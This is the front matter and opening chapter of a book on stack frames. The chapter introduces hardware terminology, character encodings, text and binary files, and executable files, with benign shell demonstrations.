Stack Frames

A Look From Inside

Giuseppe Di Cataldo

Apress®

Stack Frames

A Look from Inside

Giuseppe Di Cataldo

Apress®

Stack Frames: A Look from Inside

Giuseppe Di Cataldo
Catania, Italy

ISBN-13 (pbk): 978-1-4842-2180-8 ISBN-13 (electronic): 978-1-4842-2181-5
DOI 10.1007/978-1-4842-2181-5

Library of Congress Control Number: 2016952801

Managing Director: Welmoed Spahr
Acquisitions Editor: Louise Corrigan
Development Editor: James Markham
Technical Reviewer: Massimo Nardone
Editorial Board: Steve Anglin, Pramila Balan, Laura Berendson, Aaron Black, Louise Corrigan, Jonathan Gennick, Todd Green, Robert Hutchinson, Celestin Suresh John, Nikhil Karkal, James Markham, Susan McDermott, Matthew Moodie, Natalie Pao, Gwenan Spearing
Coordinating Editor: Nancy Chen
Copy Editor: James A. Compton
Compositor: SPi Global
Indexer: SPi Global
Cover Image: Codes|Vector graphic by Vector Gr, VectorOpenstock.com

Distributed to the book trade worldwide by Springer Science+Business Media New York, 233 Spring Street, 6th Floor, New York, NY 10013. Phone 1-800-SPRINGER, fax (201) 348-4505, e-mail orders-ny@springer-sbm.com, or visit www.springer.com. Apress Media, LLC is a California LLC and the sole member (owner) is Springer Science + Business Media Finance Inc (SSBM Finance Inc). SSBM Finance Inc is a Delaware corporation.

For information on translations, please e-mail rights@apress.com, or visit www.apress.com.

Apress and friends of ED books may be purchased in bulk for academic, corporate, or promotional use. eBook versions and licenses are also available for most titles. For more information, reference our Special Bulk Sales–eBook Licensing web page at www.apress.com/bulk-sales.

Any source code or other supplementary materials referenced by the author in this text are available to readers at www.apress.com. For detailed information about how to locate your book's source code, go to www.apress.com/source-code/. Readers can also access source code at SpringerLink in the Supplementary Material section for each chapter.

Printed on acid-free paper

To my father Angelo. For my daughter Noemi.

Contents at a Glance

Contents

About the Author

Giuseppe Di Cataldo is a software programmer from Catania, Italy.

In 1987 he received a degree in civil engineering from Catania University; then he worked both as a civil engineer and as a programmer, writing engineering software for many years.

Doing this work he learned several programming languages (notably Fortran, Pascal, C, and assembly) working on both Unix workstations and common PCs.

Later he moved on, initially for personal use only, to GNU/Linux distributions, of which he is today a passionate supporter.

About the Technical Reviewer

Massimo Nardone has more than 22 years of experience in security, web/mobile development, cloud, and IT architecture. His true IT passions are security and Android. He has been programming and teaching how to program with Android, Perl, PHP, Java, VB, Python, C/C++, and MySQL for more than 20 years.

He holds a Master of Science degree in Computer Science from the University of Salerno, Italy.

He has worked as a project manager, software engineer, research engineer, chief security architect, information security manager, PCI/SCADA auditor, and senior lead IT security/cloud/SCADA architect for many years. Technical skills include security, Android, cloud, Java, MySQL, Drupal, Cobol, Perl, web and mobile development, MongoDB, D3, Joomla, Couchbase, C/C++, WebGL, Python, Pro Rails, Django CMS, Jekyll, Scratch, and more.

He currently works as Chief Information Security Officer (CISO) for Cargotec Oyj.

He previously worked as visiting lecturer and supervisor for exercises at the Networking Laboratory of the Helsinki University of Technology (Aalto University). He holds four international patents (in the areas of PKI, SIP, SAML and Proxy).

Massimo has reviewed more than 40 IT books for different publishers and is the coauthor of *Pro Android Games* (Apress, 2015).

Introduction

This book addresses an issue of vital importance for computer security with particular regard to Unix-like operating systems: the study of the content and organization of functions' stack frames and how this information can be used.

Stack Frames: A Look from Inside is neither a guide for hackers nor a theory book, but an in-depth study to demonstrate how activation records are organized to help prevent any possible dangerous uses, as well as the countermeasures that system designers have set up to frustrate their effect.

The book takes a practical approach to focus your interest on the topics addressed and guide you through a mysterious and fascinating world; it is not, and it doesn't seek to be, a fully exhaustive text.

A basic knowledge of the UNIX operating system, and of both the C and assembly languages is recommended, as well as some practice with compilers and debuggers; but they are not compulsory, since the most important operations are extensively discussed, illustrated, and supplemented with web links, so that the book's contents can be easily understood by a wide range of students.

It is advisable that the reader have a GNU/Linux distribution installed on a computer with an x86 (or x86_64) processor; therefore, the programs used for testing have been compiled and executed on some of the most widespread distributions. The proposed techniques also apply to other operating systems (OS X, Windows, and so on). Where it is not specified, operations are performed on Debian GNU/Linux for x86_64 machines.

The first four chapters are introductory as they clarify the meaning of the terminology and concepts used in Chapter 5's in-depth exploration of stack frames and summarize the basic knowledge you'll need in order to understand what's covered there.

The majority of the book is therefore useful to remind experienced readers of some technical skills they should have already acquired or to provide a brief targeted training to others, with no claim to exhaustiveness.

As a consequence, each section avoids unnecessary details, leaving solely what is needed for the topic to be properly understood.

Many sections include the C (or assembly) source code files of the programs used for testing, as well as the related output data; they are part of the text, to be read with equal attention because they provide information not present elsewhere.

To get the most out of this book, you are advised to execute programs on your own, repeating all the procedures on the operating system installed on your computer; don't simply read the text. In rare cases slight modifications may be necessary, without notable differences.

To sum up, this book aims to help you achieve the following:

- Gain an in-depth knowledge of activation records of functions, and how this information can be used.
- Obtain a better understanding of how conventions used by compilers work.
- Understand some basic concepts about libraries and their relationship with executable programs.

- Master technical skills for using compilers, debuggers, and other tools.
- Access qualified web information sources for further education.
- Get excited about this changing subject.

Although great care has been taken when drafting the text, errors and inaccuracies may still be present; therefore you will use the information and software presented here under your own responsibility. The author will be grateful for any suggestions and bug reports.

—Giuseppe Di Cataldo

CHAPTER 1

Hardware and Software

This chapter reviews for the reader some basic concepts and focuses on a few topics to provide a better understanding of some of the terms used in the following chapters. All of this should be cultural background you've already acquired, since the reader is expected to bring a working knowledge of C and Unix to this book, so there is no need to discuss the topics more deeply. However, two subjects—file and software types—need a more in-depth discussion and a clear definition, as they may lead to some confusion.

Hardware

First let's review the most basic terminology:

- A *PC (Personal Computer)* is a computer (either desktop or portable) whose features and price are compatible with an individual's basic needs.
- The *Hardware* is the physical equipment, that is the tangible part of a computer, such as the "case"[1] and all of its contents (cables included), as well as monitor, keyboard, mouse, printers, external hard disks (if any), and so on.
- Each of those elements is called a *hardware component*; the most important one is the *processor* (or *CPU: Central Processing Unit*) that is responsible for executing machine language instructions.[2]
- Current processors, made up of only one integrated circuit (*chip*), are called *microprocessors*; nearly all of the most recent are *multicore*, which means they have more independent CPUs[3] inside the same chip.

Each processor contains some *registers*; they are internal memory locations used to temporarily store data and addresses needed by the instruction execution. The *bit width* of these registers and the instruction set that a CPU can execute are characteristics of primary importance. The terms *x86* and *80x86* both identify a family of microprocessors compatible with (having the same instructions as)[4] the old *8086* equipped with 16-bit registers and produced by Intel since 1978.

[1]The "case" is the box containing motherboard, video card, power supply, hard disk, CD/DVD drive, and so on.
[2]The only instructions intelligible and executable by the processor are those written in machine language. But binary code is unreadable to us; that's why we use a high-level programming language (C, FORTRAN, Basic, and similar) to write programs; then they are translated into machine code by programs known as compilers.
[3]Two CPUs for dual-core, four CPUs for quad-core, six CPUs for hexa-core, and so on. Each "core" works as an independent CPU.
[4]If a processor *P* is 8086-compatible, then all of the programs running on an 8086 can also run on *P*. The opposite is not true: a program optimized for *P* may not run on an 8086.

G. Di Cataldo, *Stack Frames*, DOI 10.1007/978-1-4842-2181-5_1

The x86 family includes the following processors, produced by Intel and AMD:

- 16-bit processors - 8086, 80186, and 80286
- 32-bit processors - 80386 (i386), 80486 (i486), 80586 (Pentium), 80686 (Pentium Pro, Pentium II, Pentium III, Pentium 4, AMD-Athlon, AMD-Duron, and others)

This list is quite incomplete; it contains only some of the most common microprocessors. Please note also that 80386-80686 are not the official names.

The 32-bit x86 processors are generically called *i386* (*I*ntel 80*386* or superior), or *IA-32* (*I*ntel *A*rchitecture, *32* bits). It's evident that the "i" in "i386" stands for "Intel," but in the i386 family we include the compatible processors produced by other manufacturers, for example AMD's Athlon Classic (performing like Pentium III). Some people use the name "i386+" to remark that this family includes "superior" processors, which are compatible with 80486, Pentium, and so on.

Similarly, *i486* means "*I*ntel 80*486* or superior"; *i586* and *i686* have obvious meanings, although they are less frequently used. Just to give one example, at `www.archlinux.org` we read: "Currently we have official packages optimized for the i686 and x86-64 architectures."

The 64-bit processors (Pentium D, Core 2, Core i3, i5, i7, AMD-Athlon64, AMD-AthlonII, …) are called *x86_64* (or *x86-64* or *x64* or *AMD64*) rather than "x86."

AMD64 is a synonym for x86_64. Both AMD and Intel processors belong to this family, but the IA-64 family includes 64-bit Intel Itanium series processors, which are incompatible with x86_64. Thus, IA-32 is a synonym for i386, but IA-64 isn't the same as x86_64.

The *Architecture (hardware architecture)* is the layout and functional scheme of the internal hardware components. By *x86 architecture* we mean the architecture of a generic x86 processor. The term "architecture" is often used as a synonym for "processor," or better "family of compatible processors," so it's not infrequent to read a description like "This (operating) system is available for x86 architecture." From this summary, we can understand the meaning of *i386 architecture*, *x86 PC*, and so on.

Let's conclude with a term that can be related to hardware as well as to software.

By *platform* we mean the environment (hardware and/or software context) needed for program execution. We can distinguish between the *hardware platform* (or "hardware environment"; basically the processor) and the *software platform* ("software environment": operating system and libraries[5] or other software).

Sometimes the hardware is not important; for instance, some programs are designed to be executed by other programs ("hosts"). Examples of this worth mentioning are browser extensions. The same extension works, in fact, on all browsers of the same type and version, even though with different operating systems and hardware; this is because the extension is written in a language understandable to the host program.

In such a case we say: "extension X uses browser Y as platform."

Generally speaking, we can divide the hardware into input devices, processing unit, storage devices, and output devices.

But the hardware alone is not enough; in order to work it needs some software, which can be classified in different ways, as we'll see in the next section.

Software, Binary Programs, and Source Code

The *software* is the intangible component of a computer system; that is, all the information provided by programs and related data.

Sometimes the terms "software" and "program" are used as synonyms, but they often have different meanings that are useful to recall. Let's start from the definition of "program," the simplest: a *program* is a sequence of instructions. In particular, a *computer program* is a sequence of instructions to be executed by a CPU.

[5]The operating system is the most important software (the first to be installed); it allows us to manage the computer and use the programs we need for work (see "Operating Systems and Kernels" later in this chapter). A library is a collection of programs to be easily reused.

We say that a program is in binary format if its instructions are encoded in machine language rather than in a high-level one (such as Basic, C, or Java).

A *binary program* (or *binary code*, or simply *binary*) appears illegible to us because it mostly contains nonalphanumeric characters; it's also called an *executable program* (or *executable code*, or simply an *executable*), because it's coded in machine language and thus is directly executable by the processor. Executable programs have some advantages, including small file size and fast execution speed because they don't need to be compiled (translated to machine language).

By contrast, we can easily read a program encoded in a high-level language as it contains almost exclusively alphanumeric characters: words (*if, then, else, while, …*), numbers, and very few other symbols (punctuation marks and mathematical symbols); in addition, keywords and syntax are often inspired by the English language, so it's much easier for us than reading a program written in machine language.

This type of program (*source program*, *source code* or even *source*) needs another program (compiler, interpreter) to execute or translate the former's instructions from a high-level language to low-level machine language commands.

The source code has the advantage of being easily studied and modified; if it is also freely accessible, other programmers can suggest enhancements and bug fixes, making it more secure and reliable.

In rare cases the source is written in *assembly*, a low-level programming language. Later we'll use some of its instructions, at least the most important ones. Assembly instructions are very close to machine-language commands; the translation is done by special programs known as *assemblers*. Because of its difficulty, assembly is used only when strictly necessary.

Binary and Text Files, Character Encodings

Programs don't stay in the air, nor can they always reside in memory; their storage medium is the file, and files are divided into two main categories: text files and binary files. Although "binary program" is synonymous with "executable program,"[6] "binary file" doesn't mean "executable file."[7] It should be noted that all files are binary, in that each contains a continuous *bit* sequence (bit = BInary digiT: 0 or 1).

Character Encodings

Each group of eight consecutive bits is called a *byte* (see "Bytes" in Chapter 3 for more information). Every byte can be associated with a single character (letter, digit, or symbol) in different ways by defining rules known as *character encodings*; the most famous is the *ASCII encoding,* where every byte with value less than 128 (because only the least significant seven bits are used[8]) represents a character code. All codes greater than 127, with the most significant bit set to 1, are excluded because they don't represent any character.

For instance, let's consider a file containing the sequence 011000010110001001100011" if we break these bits into groups of 8, we obtain 01100001 01100010 01100011, which represent "abc," according to the ASCII character set. Therefore we can say that the file contains the text "abc."

Because of the ASCII 128-character limitation, new encodings were invented. Remember that in general each encoding is a mapping between numbers that can be saved in a computer file and images that should be displayed on the monitor.

---

[6]It's rare to distinguish between binary programs and executable ones. The former contain machine-language commands but their file format doesn't allow immediate execution; for example, object files (with extension `.o` or `.obj`) need to be linked to obtain really executable programs. By the term "binaries" we mean "executable programs."

[7]The term "executable" (alone) stands for "executable program," not "executable file."

[8]For instance, the decimal number 83 is 01010011 = $2^0+2^1+2^4+2^6$ in binary notation (see Chapter 3). Its seven rightmost bits (1010011) are said to be "least significant" because their contribution to the resulting value is smaller than that of the first bit (if set to 1). The maximum contribution of the seven least significant bits is $2^0+2^1+2^2+2^3+2^4+2^5+2^6 = 127$, while the first bit has weight $2^7 = 128$.

To double the number of characters that can be represented (mainly accented letters and graphic symbols) many variants use the eighth bit set to 1, allowing 128 more codes; the corresponding characters are incorrectly called *extended ASCII characters*.

There are many extensions, starting from the *Code Page 437* (also known as CP437, OEM437, MS-DOS Latin US, and PC-8) developed by IBM in 1981 for its IBM PC (the first personal computer).

The most-used ISO/IEC encodings in North America, Africa, Oceania, and western and northern Europe are *ISO-8859-1* (or *Latin-1*), *ISO-8859-15* (or *Latin-9*), *ISO-8859-10* (or *Latin-6*).[9] In particular, ISO-8859-15 is almost the same as 8859-1; it differs in only eight symbols: the euro sign (€) and others (Š, Ž, Œ, ...). Another encoding similar to ISO-8859-1 is *Windows-1252* (also called "Code Page 1252 Windows Latin 1" or, incorrectly, *ANSI*). The ISO-8859-1, ISO-8859-15, Windows-1252 are so similar they are often confused by routines that perform automatic character set recognition.

All these extensions include as a subset the ASCII character set (commonly named *US-ASCII* to avoid confusion) and differ only for characters with code greater than 127; therefore we can read English text by using any extended ASCII encoding.

By contrast, the *UTF-8 encoding* (Unicode Transformation Format, 8-bit encoding) uses up to four bytes to represent one *Unicode*[10] character (Unicode includes ISO-8859-1 as a subset). UTF-8 can represent more than one million different characters, much more than those of all known living languages in the world. In the last ten years this encoding has rapidly grown at the expense of ASCII and ISO 8859-1. Actually it's used by most web pages and email clients because it's backward-compatible with ASCII and produces small files.

The *UTF-16 encoding* (16-bit Unicode Transformation Format) is another widely used encoding; it assigns one 16-bit or 32-bit numeric code to each Unicode character.

The least- used encoding is *UTF-32*; it requires four bytes for each Unicode character.

The ASCII Character Set

Table 1-1 lists the 128 ASCII characters. Characters with codes 127 and 0 through 31 are nonprintable control characters; the remaining ones are letters, digits, punctuations marks, and so on.

[9]The ISO-8859-n character set comes from ISO/IEC 8859-n, containing only printable characters without control ones (which are undefined). The missing characters have codes between 0 and 31 (group C0), 127, and 128 through 159 (group C1). The group C1 contains the first 32 characters of the second half of the character table, while C0 refers to the first half.

[10]See the following sites for details: `http://www.unicode.org/standard/principles.html` `http://www.unicode.org/charts/index.html`

Table 1-1. *The Entire 128-Character ASCII Set*

Nonprintable control characters		Printable characters		
00 = NULL	Null character	32 = space	64 = @	96 = `
01 = SOH	Start of Header	33 = !	65 = A	97 = a
02 = STX	Start of Text	34 = "	66 = B	98 = b
03 = ETX	End of Text	35 = #	67 = C	99 = c
04 = EOT	End of Transmission	36 = $	68 = D	100 = d
05 = ENQ	Enquiry	37 = %	69 = E	101 = e
06 = ACK	Acknowledgement	38 = &	70 = F	102 = f
07 = BEL	Bell	39 = '	71 = G	103 = g
08 = BS	Backspace	40 = (	72 = H	104 = h
09 = HT	Horizontal Tab	41 =)	73 = I	105 = i
10 = LF	Line feed	42 = *	74 = J	106 = j
11 = VT	Vertical Tab	43 = +	75 = K	107 = k
12 = FF	Form feed	44 = ,	76 = L	108 = l
13 = CR	Carriage return	45 = -	77 = M	109 = m
14 = SO	Shift Out	46 = .	78 = N	110 = n
15 = SI	Shift In	47 = /	79 = O	111 = o
16 = DLE	Data link escape	48 = 0	80 = P	112 = p
17 = DC1	Device control 1	49 = 1	81 = Q	113 = q
18 = DC2	Device control 2	50 = 2	82 = R	114 = r
19 = DC3	Device control 3	51 = 3	83 = S	115 = s
20 = DC4	Device control 4	52 = 4	84 = T	116 = t
21 = NAK	Negative-acknowledge	53 = 5	85 = U	117 = u
22 = SYN	Synchronous idle	54 = 6	86 = V	118 = v
23 = ETB	End of trans. block	55 = 7	87 = W	119 = w
24 = CAN	Cancel	56 = 8	88 = X	120 = x
25 = EM	End of medium	57 = 9	89 = Y	121 = y
26 = SUB	Substitute, EOF	58 = :	90 = Z	122 = z
27 = ESC	Escape	59 = ;	91 = [	123 = {
28 = FS	File separator	60 = <	92 = \	124 = |
29 = GS	Group separator	61 = =	93 =]	125 = }
30 = RS	Record separator	62 = >	94 = ^	126 = ~
31 = US	Unit separator	63 = ?	95 = _	
127 = DEL	Delete			

Encoding Examples

Now let's write the text "àèìòù" by using a text editor,[11] for instance `gedit`, which is the default text editor for the GNOME desktop environment, installed in most GNU/Linux operating systems.

Then save it under three different names: `UTF-8.txt` (with UTF-8 encoding), `ISO_8859-15.txt` (with ISO-8859-15 encoding), and `ISO_8859-10.txt` (with ISO-8859-10 encoding).

The third attempt produces an empty file and an error message:

> *The document contains one or more characters that cannot be encoded using the specified character encoding. Select a different character encoding from the menu and try again."*

This occurs because the ISO-8859-10 character set doesn't have à, è, ì, ò, ù, or the corresponding numeric codes. In other words, if any byte were written to the file, its value would be the code of a character different from the desired one.

The first two files, as a consequence of the different encodings, have neither the same size nor the same contents: 11 bytes in the former (*C3 A0 C3 A8 C3 AC C3 B2 C3 B9 0A*)[12] and 6 bytes in the latter (*E0 E8 EC F2 F9 0A)*.

If we open them with `gedit` we don't see any differences, because `gedit` remembers (or tries to guess) the encoding used at save time; for both files we again find "àèìòù."

Not all editors have automatic character-set detection built-in capability. If present, it may sometimes not work; hence it's important to know, or guess, the encoding used at save time: if we choose a wrong one, we could get an obscure text.

There is no problem if files are written and then read using the default encoding for the same country, but if a file known to contain some text appears illegible or corrupted, then we must proceed by trial and error, changing encoding until we get a clear, comprehensible text.

This happens if the encodings used to write and read the file are different. To give one example, think of "Lietuva, Tėvyne mūsų" ("Lithuania, my homeland"): if we use ISO-8859-10 when writing and UTF-8 when reading, we'll get an error (`gedit` says: "The file you opened has some invalid characters"). We can also read it using the ISO-8859-15 encoding, but the text we get changes: "Lietuva, Tìvyne mŸsù." With ISO-8859-4 we read: "Lietuva, Tėvyne mžsų."

■ **Note** We can deduce the file type from its filename extension (for example, `.txt`), but this way we cannot be sure about the true file type; just think of an MP3 file renamed to `.txt`. So, it's the content, not the name or the extension, that defines the file type.

Multibyte Encodings

Character encodings grew and evolved from the initial US-ASCII to support more languages, using a set of only 256 characters (letters, digits, symbols and nonprintable control characters) so as to achieve a biunivocal correspondence between bytes and characters.

---

[11] An editor is a program that allows users to modify a file's content; editors, as well as files, fall into two categories: *binary* and *text*. The latter are the most suitable to modify text-only files, as we'll see later. Text editors perform character encoding and let us choose both the character set and the newline character (CR, LF, CR+LF).

[12] The program `gucharmap` for GNOME (or `kcharselect` for KDE) gives Unicode numeric codes (better known as *code points*).0A (= Line Feed, LF) is added by `gedit` as an end-of-line character. Other editors (such as `kate` or `kwrite` for KDE) don't add 0A.

To overcome this problem, *multibyte encodings* (UTF-8, UTF-16, and so on) were created, each of which associates one single character with one or more bytes according to defined rules. Without going into specifics, some byte sequences don't represent any character (neither printable nor control), whereas other sequences are wrong because they don't comply with the encoding rules; this explains the error message ("*The file you opened has some invalid characters*") that we sometimes get.

Therefore we cannot say that *all files* are made up of characters; that is to say, not *every file* can be decoded as character sequences.

If we use a 256-character encoding, each character has a code between 0x00 and 0xFF, so we can state that every file is made up of characters; but this may not be true if using another encoding. For instance, if we encode "Lietuva, Tėvyne mūsų" as ISO-8859-10 or ISO-8859-4, we cannot decode it as ASCII, because it contains some codes greater than 127, which don't represent any valid ASCII character.

The same text cannot be decoded even as UTF-8, since it doesn't comply with the encoding rules; the result is an error message. In such cases some editors assume that the file is corrupted (partially altered because of a software or hardware error) and show its content, replacing the bytes that cannot be decoded with special symbols (usually).

Text Files

Once the right encoding has been chosen, if a file is entirely made up of characters, it is said to be a *text file* if they all are printable except very few control characters, including the newline character and the one (HT or TAB) needed for text alignment.

We say that a character is printable if it isn't a control character, and therefore it can be displayed on screen and printed on paper. Most of them are common to all the character sets.[13]

Note that, to be considered as text, numbers must be strings of digits; for instance, the ASCII encoding of "123" produces three bytes: 0x31='1', 0x32='2', 0x33='3'.

As we have said before, if obscure text and/or unexpected (even if valid) characters are found, it may be that the encoding is wrong or the file type is not text, even though it can *also* be read as a text file.

Text files are the most portable between operating systems compared to other file types, as reading them is straightforward, without the need of further decoding; therefore, although the contents of a data file written by an old program that is no longer available will probably be lost, a text file can always be read.

To correctly read a text file, we have to use the same encoding and end-of-line convention (CR or LF or CR+LF); if we save a file with `gedit`, we can select the following:

- Unix/Linux/Mac OS X (newline = LF = 0x0A = 10);
- Mac OS Classic (newline = CR = 0x0D = 13);
- DOS/Windows (newline = CR+LF).

There isn't so much difference; for instance a Windows text editor shows only one (long) line when opening a Linux text file, but the content is clearly readable.

The *ASCII text files* represent the most important subset, ensuring the fullest portability; these files contain only bytes with values less than 128 each, therefore ASCII characters.

In a text file we can store a program's source code, a manual, an address book, and, more generally, information and data of any kind.

The text is divided into multiple lines, terminated by newline characters (CR or LF or CR+LF) and formatted only by using space, tab, and "newline." Moreover there are neither style information (whether it's bold, underlined, or italic, the font, dimension, and color, and so on) nor images or hyperlinks. Three of the few control characters (having codes between 8 and 13, see Table 1-1) are the most common: Tab, LF, and CR.

[13] See the following pages for the formal definitions: http://pubs.opengroup.org/onlinepubs/9699919799/basedefs/V1_chap03.html#tag_03_283 http://pubs.opengroup.org/onlinepubs/9699919799/basedefs/V1_chap06.html.

This type of text, as just outlined, is called *plain text*. The graphical layout of characters depends on the editor used to open the file.

A plain text file is not necessarily an ASCII file; for instance, it can contain UTF-8 text.

The addition of information (on text style, links, and so on) generates *formatted text* (also called *styled text* or *rich text*)[14] that, despite its name, can include nontextual elements (and is therefore in binary format).

This information is usually enclosed within special printable character sequences known as *tags*; for instance, the string "Normal textItalic text" defines an italic-formatted text delimited between "" ("i" stands for "italic") and "" tags. We find this convention in many text file types, including those with the `.html` extension.

Sometimes textual data has binary format, thus changing the true file type, as it cannot be considered a text file anymore.

Some programs write their data in compressed text files, hence making them binary. As an example, a LibreOffice file with extension *.odt* is a compressed ZIP archive (so it's binary) containing folders and files, among which is `content.xml`; this is a UTF-8 formatted text file including pure text and tag-delimited style information.

Binary Files

Now let's go back to the meaning of the term *binary file*. It was said that every file is binary because it's made up of a continuous bit sequence. But the common meaning is different: a file is said to be "binary" if it doesn't qualify as text file.

A binary file may contain every type of data (image, music, video, compressed data, machine-language program, or whatever), but its decoding is possible only if the related data encoding is known.

The need to decode the data contents is the characteristic of binary files.

Generally, it may be not clear if a file's type is binary or text; consider for example an RTF file containing only one image, without any text, and saved using LibreOffice. Is binary or textual? At first sight we could state that it's a text file because it contains only printable ASCII characters and LF as the only control character. Since we cannot understand the file content, especially the second part which encodes the image, we realize that a data decoding is needed to view the image. Therefore it is a binary file.

Usually, binary files mostly contain nonalphanumeric characters, however without a clear meaning, even if we select a valid encoding that does not produce errors.

If we choose a wrong encoding when saving text to a file, it may be not possible to decode the content later; but even if this is the case, some editors can still open it, replacing the obscure bytes with a special symbol (usually).

Binary files contain some text strings (error messages, copyright notes, and so on), but they are rare. We can use the Unix command "`strings`" to find them.

A binary file can also be opened by a *text editor* ("`gedit`," "`kate`," and others), usually in read-only mode to prevent modification. But the already mentioned RTF file (the one containing an image) can also be opened in read+write mode since it can be decoded as a text file; therefore it can be easily modified. The encoded image will change accordingly, though it's hard to foresee the resulting new image.

The reader can try to open an MP3 audio file and a JPG image file by using `gedit` or `kate`. The former displays this warning when opening those files:

> *The file you opened has some invalid characters. If you continue editing this file you could corrupt this document. You can also choose another character encoding and try again.*

[14] See the following page for the formal definition: `http://www.unicode.org/glossary/#rich_text` About the style information, it should be noted that the definition specifies neither the type nor the format.

KDE's `kate` editor displays a similar warning message. The presence of bytes that cannot be properly decoded may produce error messages, or the editor may hang or exit. That's why it's recommended to open a binary file with a *binary editor* (also called *hexadecimal editor*);[15]it is the most suitable tool for reading and editing binary files.

A binary editor displays a two-column table listing all the file bytes and the matching ASCII characters. If some byte cannot be decoded (code > 127) or it is not printable (code < 32), a special symbol (dot, square, or other) is displayed.

To sum up, text files contain source code, while binary files contain executable programs. But what is the difference between binary and executable files? Understanding this subject requires discussion in more depth.

Executable Files

A file is said to be *executable* if it has some attribute that gives the operating system permission to execute the instructions, if any, contained in the file. On DOS/Windows operating systems it's the filename extension (*.com*, *.exe*, *.bat*) that marks files as executable. Some programs can also be installed with a product or hosted on so-called *binary tables,* holding data for bitmaps, icons, and custom actions. Unix-like operating systems (see "Operating Systems and Kernels") have the *executable bit* instead.

In all these operating systems the true type of the file content is identified through specific bytes, called *magic numbers*, placed at the beginning of the file.

Among binary programs, the most common file format in the Unix world is *ELF* (*Executable and Linkable Format)*; its magic number has four bytes: 7F 45 4C 46 ("ELF").[16]

DOS and Windows *.exe* files start with 4D 5A ("MZ").

In conclusion, the only way to know for sure if a binary file contains an executable program is by checking its magic number, because the execution permission or a particular filename extension can be given to any file.

Strange as it may seem, in Unix-like systems every file (even if it has an extension like `.doc`, `.pdf`, or `.mp3`) can be made executable by adding the execution permission, but this does not imply that the file contains an executable program.

Vice versa, an executable program can be included inside a nonexecutable file. Let's remember: "executable" is not synonym for "binary"; there are nonbinary executable files (for example, a text file or a shell script with the executable bit on) and nonexecutable binary files (such as an MP3 file or a file containing a machine code program, but without execution permission).

The same for Windows: if we rename an audio file, say `foo.mp3`, to `foo.exe` we get an executable file not containing an executable program; if we try to execute it, the system will raise an error message ("*Program too big to fit in memory*").

Another try using an `.odt` or `.zip` file (to be renamed to `.exe`) will either produce another error message ("*Illegal instruction*") or the execution will silently fail.

Now let's see what happens if we try to execute a PDF file in Debian:

```
g.$ mkdir tmp                    # Creates the directory[17] "tmp"
g.$ cp foo.pdf tmp               # Copy foo.pdf to tmp/foo.pdf
g.$ cd tmp                       # New working directory: tmp
g.$ ./foo.pdf                    # Executes foo.pdf (don't omit "./")
```

[15]The GNOME desktop environment has `ghex` (`https://developer.gnome.org/ghex/`).

[16]The first byte doesn't represent a printable character.

[17]The `tmp` directory is created inside the current working directory; to see its contents we must double click it, or write the command "`ls tmp`" (for Unix-like operating systems) or "`dir tmp`" (for DOS/Windows) in a terminal window.

```
bash: ./foo.pdf: Permission denied                # foo.pdf is not executable !
g.$ chmod +x foo.pdf                              # Makes foo.pdf executable
g.$ ./foo.pdf                                     # Now foo.pdf can be executed
./foo.pdf: line 1: fg: no job control             # The file execution displays many error
./foo.pdf: line 2: fg: no job control             messages[18]
./foo.pdf: line 3: 5: command not found
./foo.pdf: line 17897: warning: here-document at line 4 delimited by end-of-file
./foo.pdf: command substitution: line 4: `␀h?␀␀t2␀␀␀_␀D\␀␀␀g␀f+p▒@u_␀:␀␀␀␀\
                                         ␀␀␀␀j␀)'
./foo.pdf: command substitution: line 4: syntax error near unexpected token `)'
...                                               # ^C (Ctrl+C) stops execution
g.$ ls                                            # Lists all files inside the directory "tmp"
]@?  ???  ??  c???  foo.pdf  @?金mW8??j  ??pf??   # The execution generated such files
g.$ rm *                                          # Removes all files (inside tmp)
```

Another try, using an audio file:

```
g.$ chmod +x foo.mp3
g.$ ./foo.mp3
bash: ./foo.mp3: cannot execute binary file: Exec format error
g.$
```

Names are not important: we could have renamed the same file to `foo.bin` before execution, with the same result.

Finally, let's create a text file (name it *foo*) containing the string "`ls /`":

```
g.$ echo ls / > foo                                          # Creates the file "foo"
g.$ chmod  +x  foo                                           # Makes foo executable
g.$ ./foo                                                    # Executes foo
bin   etc         lib    lost+found  opt   run      srv  usr
boot  home        lib32  media       proc  sbin     sys  var
dev   initrd.img  lib64  mnt         root  selinux  tmp  vmlinuz
g.$
```

The text file *foo* has been treated as a command file (a shell script) and executed by the predefined command interpreter (`bash`). Nothing would change if its filename were *foo.bin* or *foo.txt*: the file type doesn't rely on extension, but on the file content. In a Windows system the filename extension is essential; it should be *.bat*, but we are free to choose another one, for instance *.exe*. In this case the execution may terminate with an error message ("Illegal instruction") or silently stop.

So far, an important piece of software has been taken into account: the "containers" we use to store data and programs. Files belong to a wider category, the software that represents the intangible component of a computer system.

Like files, software too can be classified in multiple ways, using different criteria, notably as either system or application, and free, semi-free, or proprietary. We'll look at both of these classifications next.

[18] In Windows we get similar behavior if we rename the file to `.bat` before execution.

System and Application Software

By *software* we mean a program (either source or binary)[19] or a group of programs in the widest meaning of the term: a multimedia player, a browser, an editor, a driver,[20] firmware,[21] a library,[22] or a group of programs and related data,[23] not excluding a whole operating system.

It's often the context that precisely defines what we mean by "software." For instance, when we speak of "the software installed on this system," the term stands for "all of the programs added to this operating system," but when we say "the software installed on this machine," we include both the operating system and the related programs installed on the computer.

Software may be divided into two types: *system software* and *application software*. System software (also called "basic software," "basic utilities," "system utilities," "system programs," and similar terms) includes the basic programs, namely those of primary importance, needed to manage users, devices, and networks, to update the operating system, and so on.[24]

Users don't install these programs (they are already installed); their removal would make the operating system not fully usable, since important features would be lost or some programs may behave differently or become unusable.

Application software completes system software by providing optional programs that users can install according to their needs (media player, browsers, email client, and so on) and preferences (whatever word processor is chosen by the user is a personal matter). The term "application software" is also used for a single program (not necessarily in a single file), as well as for the whole category. Shorter names such as "software," "application," "program" often have the same meaning. The further abbreviation "app" is used for programs to be installed on tablets and smartphones.

From the user point of view, the most important part of a computer system is the application software, without which any interest in using a personal computer would vanish.

For this reason, every operating system, according to the needs of its users, installs specific application software, normally with a graphic interface for easier (and more pleasant) use.

Among the application software, a notable subset consists of *utilities*— small programs that handle limited tasks (burn a CD/DVD, compress and decompress files, scan for viruses, and so on). To reduce their file size, some utilities have no graphic interface.

As we did with hardware, we define *software architecture* as the planning model of software, describing its components, functioning, and interactions.

Software is said to be stable if it is rarely subject to malfunctioning; otherwise, it's said to be unstable. We can measure the stability degree as the frequency of software faults; that gives us an idea of the software's reliability.

---

[19]Programs usually include some data: installation instructions, configuration data, manuals, FAQs, and so on). These data are bundled together with the related programs.

[20]A driver is, as the name suggests, a program that runs a device; by using a driver an OS can control a device through a simple, standard interface.

